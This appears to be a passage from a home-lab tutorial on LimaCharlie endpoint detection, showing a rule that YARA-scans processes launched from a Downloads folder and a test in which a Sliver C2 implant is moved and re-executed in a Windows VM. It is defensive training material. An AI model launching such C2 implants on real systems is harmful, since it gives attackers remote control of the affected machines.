2. Now we will set up another D&R rule to YARA scan processes launched from Downloads directory, and title it **YARA Scan Process Launched from Downloads**.

Detect block:

```
event: NEW_PROCESS
op: and
rules:
  - op: starts with
    path: event/FILE_PATH
    value: C:\Users\
  - op: contains
    path: event/FILE_PATH
    value: \Downloads\
```

This rule is matching any process that is launched from a user Downloads directory


Respond block:

```
- action: report
  name: Execution from Downloads directory
- action: task
  command: yara_scan hive://yara/sliver-process --pid "{{ .event.PROCESS_ID }}"
  investigation: Yara Scan Process
  suppression:
    is_global: false
    keys:
      - '{{ .event.PROCESS_ID }}'
      - Yara Scan Process
    max_count: 1
    period: 1m
```

This rule scans the currently running process, identified by its `PROCESS_ID`, instead of the `FILE_PATH`. It also utilizes the new YARA rule we developed, named **sliver-process**.

The use of a different rule for process scanning is necessary here because the default NCSC rules fail to trigger on live Sliver instances due to overly specific matching logic. This second rule created by Eric Capuano employs a looser logic to successfully detect strings that are characteristic of an active Sliver beacon.

Here are our current active rules that we created:



Scanning New EXEs in Downloads

Let's test if our rules work. Begin by launching Powershell in the Windows VM.

To simplify the process, we will not re-download the Sliver payload. Instead, we will simulate a new executable download on the system by temporarily moving the existing payload to a different location and then returning it to `C:\Users\Administrator\Downloads`.

```
PS C:\Users\Administrator> cd ~\Downloads
PS C:\Users\Administrator\Downloads> ls


    Directory: C:\Users\Administrator\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/5/2025   3:32 AM         616344 lc_sensor.exe
-a----         2/18/2026   5:31 PM       17442816 REGULATORY_CENTURION.exe
```

```
PS C:\Users\Administrator\Downloads> Move-Item ~\Downloads\*.exe ~\Documents\
PS C:\Users\Administrator\Downloads> Move-Item ~\Documents\*.exe ~\Downloads
```

We copy all .exe files from Documents back to Downloads (where we've enabled automatic YARA scanning)

Now we return to LimaCharlie and look at our Detections.

Here we can see an alert for the executable file being dropped into the Downloads directory, quickly followed by a YARA detection once the scan is initiated and identifies Sliver within the executable. Our 'Scanning New EXEs in Downloads' rules are successful.

Scanning processes launched from Downloads

We have one more rule to test. This one scans all processes launched from the Downloads directory for the presence of Sliver C2.

To start, kill any existing instances of our Sliver C2 from previous labs.


```
Get-Process [payload_name] | Stop-Process
```

Execute the Sliver payload from your Administrative PowerShell session again to generate the NEW_PROCESS event, which triggers scanning of a process launched from the Downloads directory.

```
C:\Users\Administrator\Downloads\[payload_name].exe
```

```
PS C:\Users\Administrator\Downloads> Get-Process REGULATORY_CENTURION | Stop-Process
PS C:\Users\Administrator\Downloads> C:\Users\Administrator\Downloads\REGULATORY_CENTURION.exe
```

In LimaCharlie, we check our Detection tab for the alerts.



An initial alert for Execution from Downloads was quickly followed by a YARA Detection in Memory, revealing Sliver within the EXE after the scan.